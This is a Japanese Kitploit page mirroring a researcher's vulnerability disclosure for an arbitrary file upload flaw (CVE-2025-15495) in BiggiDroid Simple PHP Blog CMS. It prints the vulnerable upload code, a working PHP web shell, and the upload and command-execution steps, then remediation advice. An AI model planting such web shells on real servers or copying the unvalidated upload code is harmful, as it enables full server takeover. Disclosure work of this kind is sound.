
Skip to content
KitploitKITPLOIT
ツールエクスプロイトブログ
Log in
提出
ツールエクスプロイトブログ
提出

ハッキング、侵入テスト、サイバーセキュリティツールをあなたのセキュリティアーセナルに!

Kitploitはハッキング、サイバーセキュリティ、ペネトレーションテストのツールディレクトリです。最新のプロジェクトアップデートを見つけて、脆弱性の発見、システム分析、テストの自動化、セキュリティの強化を行いましょう。

フィードお問い合わせプライバシー© 2026 Kitploit

ツールディレクトリ

カテゴリ

すべてのカテゴリを見る
Loading categories
RCE-Simplephpblog-biggiedroid — CVE-2025-15495 - 任意のファイルアップロードによるリモートコード実行(RCE) | Kitploit

ツール/GitHubGitHub/asim-qazi/rce-simplephpblog-biggiedroid
ペイロード生成脆弱性分析エクスプロイトウェブアプリケーション悪用ペネトレーションテスト学習と教育
GitHubasim-qazi/rce-simplephpblog-biggiedroid

RCE-Simplephpblog-biggiedroid

CVE-2025-15495 - 任意のファイルアップロードによるリモートコード実行(RCE)

共有
リポジトリを見る
2010ヶ月前未レビュー

CVE-2025-15495 - 任意ファイルアップロードによるリモートコード実行(RCE)

製品

BiggiDroid – Simple PHP Blog CMS 製品ページ: https://biggidroid.com/product/simple-php-blog/

脆弱性タイプ

  • 任意ファイルアップロード
  • 制限なしファイルアップロード
  • リモートコード実行(RCE)

深刻度

致命的

CVSS(推定): 9.8 (AV:N / AC:L / PR:L / UI:N / S:U / C:H / I:H / A:H)


概要

Simple PHP Blog CMS には、管理パネルの サイトロゴアップロード機能 に 制限なしファイルアップロードの脆弱性 があります。 認証された攻撃者は、画像に偽装した 悪意のあるPHPファイル をアップロードできます。このファイルは Webからアクセス可能なディレクトリ に保存され、サーバーによって実行され、リモートコマンド実行 を引き起こします。


影響を受けるコンポーネント

管理パネル → サイトロゴの更新


関連する脆弱なコードスニペット:

$target = "../image/".basename($_FILES['image']['name']);
$image = $_FILES['image']['name'];

$query = mysqli_query($con,
"UPDATE sitedetails SET sitelogo='$image' WHERE id='$id'");

if (move_uploaded_file($_FILES['image']['tmp_name'], $target)) {
    // success
}

問題点

  • ファイル拡張子の検証なし
  • MIMEタイプの検証なし
  • サーバーサイドでのファイル内容チェックなし

概念実証(PoC)


悪意のあるPHPファイルの作成

shell.php という名前のファイルを作成:

<?php
$cmd = $_GET['cmd'] ?? '';
echo "<pre>";
system($cmd);
echo "</pre>";
?>

管理パネルを介したファイルのアップロード

  • 管理パネルにログイン
  • サイトロゴ → ロゴの更新 に移動
  • ロゴファイルとして shell.php をアップロード
  • フォームを送信

📌 アプリケーションは 検証なしでPHPファイルを受け入れます


アップロードされたWebシェルへのアクセス

アップロード後、ファイルは次の場所でアクセス可能:

http://127.0.0.1/image/shell.php


システムコマンドの実行:

http://127.0.0.1/image/shell.php?cmd=dir

コマンド実行の成功

サーバーはOSコマンドを実行し、出力を返します。これにより リモートコード実行 が確認されます。


概念実証

  1. 製品ページ ProductPage
  2. この場所からシェルをアップロード。 shell
  3. シェルPHP ProductPage
  4. リモートコード実行 rce
  5. 脆弱なコード code

影響

攻撃者は以下が可能:

  • 任意のOSコマンドの実行
  • 機密設定ファイルの読み取り
  • アプリケーションデータの変更または削除
  • 持続的なバックドアのアップロード
  • ホスティングサーバーの完全な侵害

この脆弱性は サーバーの完全な乗っ取り につながる可能性があります。


根本原因分析

  • ファイル拡張子のホワイトリストの欠如
  • MIMEタイプの強制なし
  • ユーザー指定のファイル名の直接使用
  • アップロードディレクトリでPHP実行が許可されている
  • .htaccess / サーバー強化なし

✅ 推奨される修正

  1. ファイル拡張子を制限

    $allowed = ['jpg','jpeg','png','gif'];
    
  2. MIMEタイプを検証

    finfo_file()
    
  3. アップロードされたファイルの名前を変更

    • ランダムなUUIDを使用
    • ユーザーのファイル名を決して信頼しない

📚 参考資料

  • OWASP 制限なしファイルアップロード
  • CWE-434: 危険なタイプのファイルの制限なしアップロード
  • OWASP Top 10 – A03: インジェクション

🧑‍💻 発見者

  • Mo Asim(別名 Asim Qazi)
  • Github: @Asim-Qazi
  • Linkedin: Asim Qazi
  • 学生 | セキュリティ研究者
ツールをダウンロード

人気

すべて見る →

コミュニティで最も使われているツールを見つけましょう。

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 究極のOSINTツールキット:調査グラフ、信頼度スコアリング、エイリアスファミリー、マップ、タイムライン、レポート。49個のモジュール、400以上のサイト、APIキー不要。

    891
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock ワンタップ実行アプリ(CVE-2026-43499)

    547
  • 3

    ARTEX

    baarai/artex

    プランナー/ワーカーエージェント、資産グラフと探索グラフ、MITMトラフィック記録、脆弱性の再テストを備えたLLMマルチエージェント自律ペネトレーションテストプラットフォーム。

    369
  • 4

    redforge

    cybersecurity91/redforge

    ブラウザ側のレッドチームツールキット。偵察、ペイロード生成、認証情報攻撃、暗号、エンコーディング、エンゲージメントレポート向けの102のオフラインツールを備えています。

    366
  • 5

    looking-glass

    anonghosty/looking-glass

    ShadowserverレポートをMongoDBに取り込み、インタラクティブなマップ、分析、調査結果、アドバイザリ、エグゼクティブダッシュボードとして再生するCSIRTプラットフォーム。

    309
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    AIネイティブなサイバーセキュリティのためのアクションシステム。意図がガバナンスされた実行に変わり、証拠が運用記憶となり、すべての操作が次の操作を改善する。

    282

すべてのツールを探索

ツールコレクションを閲覧

すべてのツールを見る →